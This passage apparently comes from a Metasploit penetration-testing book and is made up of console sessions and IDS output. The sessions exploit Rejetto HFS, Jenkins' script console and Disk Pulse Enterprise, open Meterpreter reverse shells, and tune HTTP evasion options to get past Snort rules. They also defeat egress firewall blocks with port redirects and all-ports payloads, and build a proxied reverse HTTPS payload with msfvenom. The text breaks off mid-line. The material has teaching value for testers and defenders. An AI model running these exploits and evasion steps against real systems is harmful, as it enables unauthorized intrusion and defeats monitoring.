04/22-22:16:58.502137  [**] [1:1000001:1] SERVER-WEBAPP Rejetto HttpFileServer Login
attempt [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.11
.147:49354 -> 192.168.116.146:8080
04/22-22:16:58.510643  [**] [1:1000001:1] SERVER-WEBAPP Rejetto HttpFileServer Login
attempt [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.11
.147:49355 -> 192.168.116.146:8080
04/22-22:16:58.514634  [**] [1:1000001:1] SERVER-WEBAPP Rejetto HttpFileServer Login
attempt [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.11
.147:49356 -> 192.168.116.146:8080
04/22-22:16:58.516745  [**] [1:1000001:1] SERVER-WEBAPP Rejetto HttpFileServer Login
attempt [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.11
.147:49357 -> 192.168.116.146:8080
```

Request

Raw | Params | Headers | Hex


```
GET / HTTP/1.1
Host: 192.168.116.147:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:59.0) Gecko/20100101
Firefox/59.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: HFS_SID=0.0588858069498092
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex | HTML | Render


C:\Windows\system32\cmd.exe - snort -i 7 -c C:\Snort\etc\snort.conf -A console

```
04/22-23:23:05.845820  [**] [1:1000001:0] SERVER-WEBAPP Rejetto Htt
pFileServer Login attempt [**] [Classification: Web Application Att
ack] [Priority: 1] {TCP} 192.168.116.1:32803 -> 192.168.116.147:808
0
```




```
msf exploit(windows/http/rejetto_hfs_exec) > show evasion

Module evasion options:

   Name                        Current Setting  Required  Description
   ----                        ---------------  --------  -----------
   HTTP::chunked               false            no        Enable chunking of HTTP responses via "Transfer-Encoding: chunked"
   HTTP::compression           none             no        Enable compression of HTTP responses via content encoding (Accepted: none, gzip, deflate)
   HTTP::header_folding        false            no        Enable folding of HTTP headers
   HTTP::junk_headers          false            no        Enable insertion of random junk HTTP headers
   HTTP::method_random_case    true             no        Use random casing for the HTTP method
   HTTP::method_random_invalid false            no        Use a random invalid, HTTP method for request
   HTTP::method_random_valid   false            no        Use a random, but valid, HTTP method for request
   HTTP::no_cache              false            no        Disallow the browser to cache HTTP content
   HTTP::pad_fake_headers      false            no        Insert random, fake headers into the HTTP request
   HTTP::pad_fake_headers_count 0               no        How many fake headers to insert into the HTTP request
   HTTP::pad_get_params        false            no        Insert random, fake query string variables into the request
   HTTP::pad_get_params_count  16               no        How many fake query string variables to insert into the request
   HTTP::pad_method_uri_count  1                no        How many whitespace characters to use between the method and uri
   HTTP::pad_method_uri_type   space            no        What type of whitespace to use between the method and uri (Accepted: space, tab, apache)
   HTTP::pad_post_params       false            no        Insert random, fake post variables into the request
   HTTP::pad_post_params_count 16               no        How many fake post variables to insert into the request
   HTTP::pad_uri_version_count 1                no        How many whitespace characters to use between the uri and version
   HTTP::pad_uri_version_type  space            no        What type of whitespace to use between the uri and version (Accepted: space, tab, apache)
   HTTP::server_name           Apache           yes       Configures the Server header of all outgoing replies
   HTTP::uri_dir_fake_relative false            no        Insert fake relative directories into the uri
   HTTP::uri_dir_self_reference false           no        Insert self-referential directories into the uri
   HTTP::uri_encode_mode       hex-all          no        Enable URI encoding (Accepted: none, hex-normal, hex-noslashes, hex-random, hex-all, u-normal, u-all, u-random)
   HTTP::uri_fake_end          false            no        Add a fake end of URI (eg: /%20HTTP/1.0/../../)
   HTTP::uri_fake_params_start false            no        Add a fake start of params to the URI (eg: /%3fa=b/../)
   HTTP::uri_full_url          false            no        Use the full URL for all HTTP requests
   HTTP::uri_use_backslashes   false            no        Use back slashes instead of forward slashes in the uri
   HTTP::version_random_invalid false           no        Use a random invalid, HTTP version for request
   HTTP::version_random_valid  false            no        Use a random, but valid, HTTP version for request
   TCP::max_send_size          0                no        Maximum tcp segment size.  (0 = disable)
   TCP::send_delay             0                no        Delays inserted before every send.  (0 = disable)
```

```
msf exploit(windows/http/rejetto_hfs_exec) > set HTTP::method_random_case true
HTTP::method_random_case => true
```





```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"APP-DETECT Jenkins Groovy script access through script console attempt";
flow:to_server,established; content:"POST /script"; fast_pattern:only; metadata:service http;
reference:url,github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/http/jenkins_script_console.rb;
reference:url,wiki.jenkins-ci.org/display/JENKINS/Jenkins+Script+Console; classtype:policy-violation; sid:37354; rev:1;)
```

```
msf > use exploit/multi/http/jenkins_script_console
msf exploit(jenkins_script_console) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
msf exploit(jenkins_script_console) > set RPORT 8888
RPORT => 8888
msf exploit(jenkins_script_console) > set TARGETURI /
TARGETURI => /
```


```
[*] Meterpreter session 3 opened (192.168.1.14:4444 -> 192.168.1.149:54402)
at 2018-04-24 04:40:01 -0400

meterpreter >
```


```
04/24-00:04:40.460374  [**] [1:37354:1] APP-DETECT Jenkins Groovy script access through script console attempt [**] [Classif
ion] [Priority: 1] {TCP} 192.168.1.14:38839 -> 192.168.1.149:8888
```


```
msf exploit(multi/http/jenkins_script_console) > set HTTP::
set HTTP::CHUNKED                  set HTTP::PAD_POST_PARAMS
set HTTP::COMPRESSION              set HTTP::PAD_POST_PARAMS_COUNT
set HTTP::HEADER_FOLDING           set HTTP::PAD_URI_VERSION_COUNT
set HTTP::JUNK_HEADERS             set HTTP::PAD_URI_VERSION_TYPE
set HTTP::METHOD_RANDOM_CASE       set HTTP::SERVER_NAME
set HTTP::METHOD_RANDOM_INVALID    set HTTP::URI_DIR_FAKE_RELATIVE
set HTTP::METHOD_RANDOM_VALID      set HTTP::URI_DIR_SELF_REFERENCE
set HTTP::NO_CACHE                 set HTTP::URI_ENCODE_MODE
set HTTP::PAD_FAKE_HEADERS         set HTTP::URI_FAKE_END
set HTTP::PAD_FAKE_HEADERS_COUNT   set HTTP::URI_FAKE_PARAMS_START
set HTTP::PAD_GET_PARAMS           set HTTP::URI_FULL_URL
set HTTP::PAD_GET_PARAMS_COUNT     set HTTP::URI_USE_BACKSLASHES
set HTTP::PAD_METHOD_URI_COUNT     set HTTP::VERSION_RANDOM_INVALID
set HTTP::PAD_METHOD_URI_TYPE      set HTTP::VERSION_RANDOM_VALID
msf exploit(multi/http/jenkins_script_console) > set HTTP::URI_DIR_FAKE_RELATIVE t
rue
HTTP::URI_DIR_FAKE_RELATIVE => true
msf exploit(multi/http/jenkins_script_console) >
```




```
[*] Sending stage (957487 bytes) to 192.168.1.149
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
[*] Meterpreter session 5 opened (192.168.1.14:4444 -> 192.168.1.149:51756) at 2018-04-24 04:44:29 -0400

meterpreter >
```


New Outbound Rule Wizard
Protocol and Ports
Specify the protocols and ports to which this rule applies.
Steps:
Rule Type
Protocol and Ports
Action
Profile
Name
Does this rule apply to TCP or UDP?
TCP
UDP
Does this rule apply to all remote ports or specific remote ports?
All remote ports
Specific remote ports:
4444-6666
Example: 80, 443, 5000-5010
Learn more about protocol and ports
< Back
Next >
Cancel



New Outbound Rule Wizard
Action
Specify the action to be taken when a connection matches the conditions specified in the rule.
Steps:
Rule Type
Protocol and Ports
Action
Profile
Name
What action should be taken when a connection matches the specified conditions?
Allow the connection
This includes connections that are protected with IPsec as well as those are not.
Allow the connection if it is secure
This includes only connections that have been authenticated by using IPsec. Connections will be secured using the settings in IPsec properties and rules in the Connection Security Rule node.
Customize...
Block the connection
Learn more about actions
< Back
Next >
Cancel





```
Module options (exploit/windows/http/disk_pulse_enterprise_bof):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST    192.168.174.131  yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.174.134  yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Disk Pulse Enterprise 9.0.34


msf exploit(windows/http/disk_pulse_enterprise_bof) > exploit

[*] Started reverse TCP handler on 192.168.174.134:4444
[*] Generating exploit...
[*] Total exploit size: 21383
[*] Triggering the exploit now...
[*] Please be patient, the egghunter may take a while...
[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
[*] Exploit completed, but no session was created.
msf exploit(windows/http/disk_pulse_enterprise_bof) >
```

```
root@kali:~# iptables -A PREROUTING -t nat -p tcp --dport  4444:7777 -j REDIRECT
 --to-port 4444
root@kali:~#
```


```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST    192.168.174.131  yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp_allports):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.174.134  yes       The listen address
   LPORT     4444             yes       The starting port number to connect back on


Exploit target:

   Id  Name
   --  ----
   0   Disk Pulse Enterprise 9.0.34


msf exploit(windows/http/disk_pulse_enterprise_bof) > exploit

[*] Started reverse TCP handler on 192.168.174.134:4444
[*] Generating exploit...
[*] Total exploit size: 21383
[*] Triggering the exploit now...
[*] Please be patient, the egghunter may take a while...
[*] Sending stage (179779 bytes) to 192.168.174.131
[*] Meterpreter session 3 opened (192.168.174.134:4444 -> 192.168.174.131:51929) at 2018-04-25 16:04:34 -0400

meterpreter >
```




Chapter 10: Metasploit for Secret Agents





```
kali@kali:~$ msfvenom -p windows/meterpreter_reverse_https LHOST=192.168.1.8 LPORT=
8443 HttpProxyHost=192.168.1.12 HttpProxyPort=808 -o /home/kali/Desktop/Metasploit_
Stageless_Payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payl
oad
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 181337 bytes
Saved as: /home/kali/Desktop/Metasploit_Stageless_Payload.exe
```





```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter_reverse_https
payload => windows/meterpreter_reverse_https
msf5 exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf5 exploit(multi/handler) > set LPORT 8443
LPORT => 8443
msf5 exploit(multi/handler) > set HttpProxyHost 192.168.1.12
HttpProxyHost => 192.168.1.12
msf5 exploit(multi/handler) > set HttpProxyPort 808
HttpProxyPort => 808
msf5 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.1.8:8443
[*] https://192.168.1.8:8443 handling request from 192.168.1.12; (UUID: trwl9mtr) R
edirecting stageless connection from /WVcWZo10cfmh5aDk_7ZgrQKpZBZjh9OTdUJVjCTqxx2v2
B406PeTZBX6rG3d9aNpwJrziW80R7v8pOqwFV3rZIKUaU7P3176kUCwLF753tb-CDz_O5xN4RkgtRn with
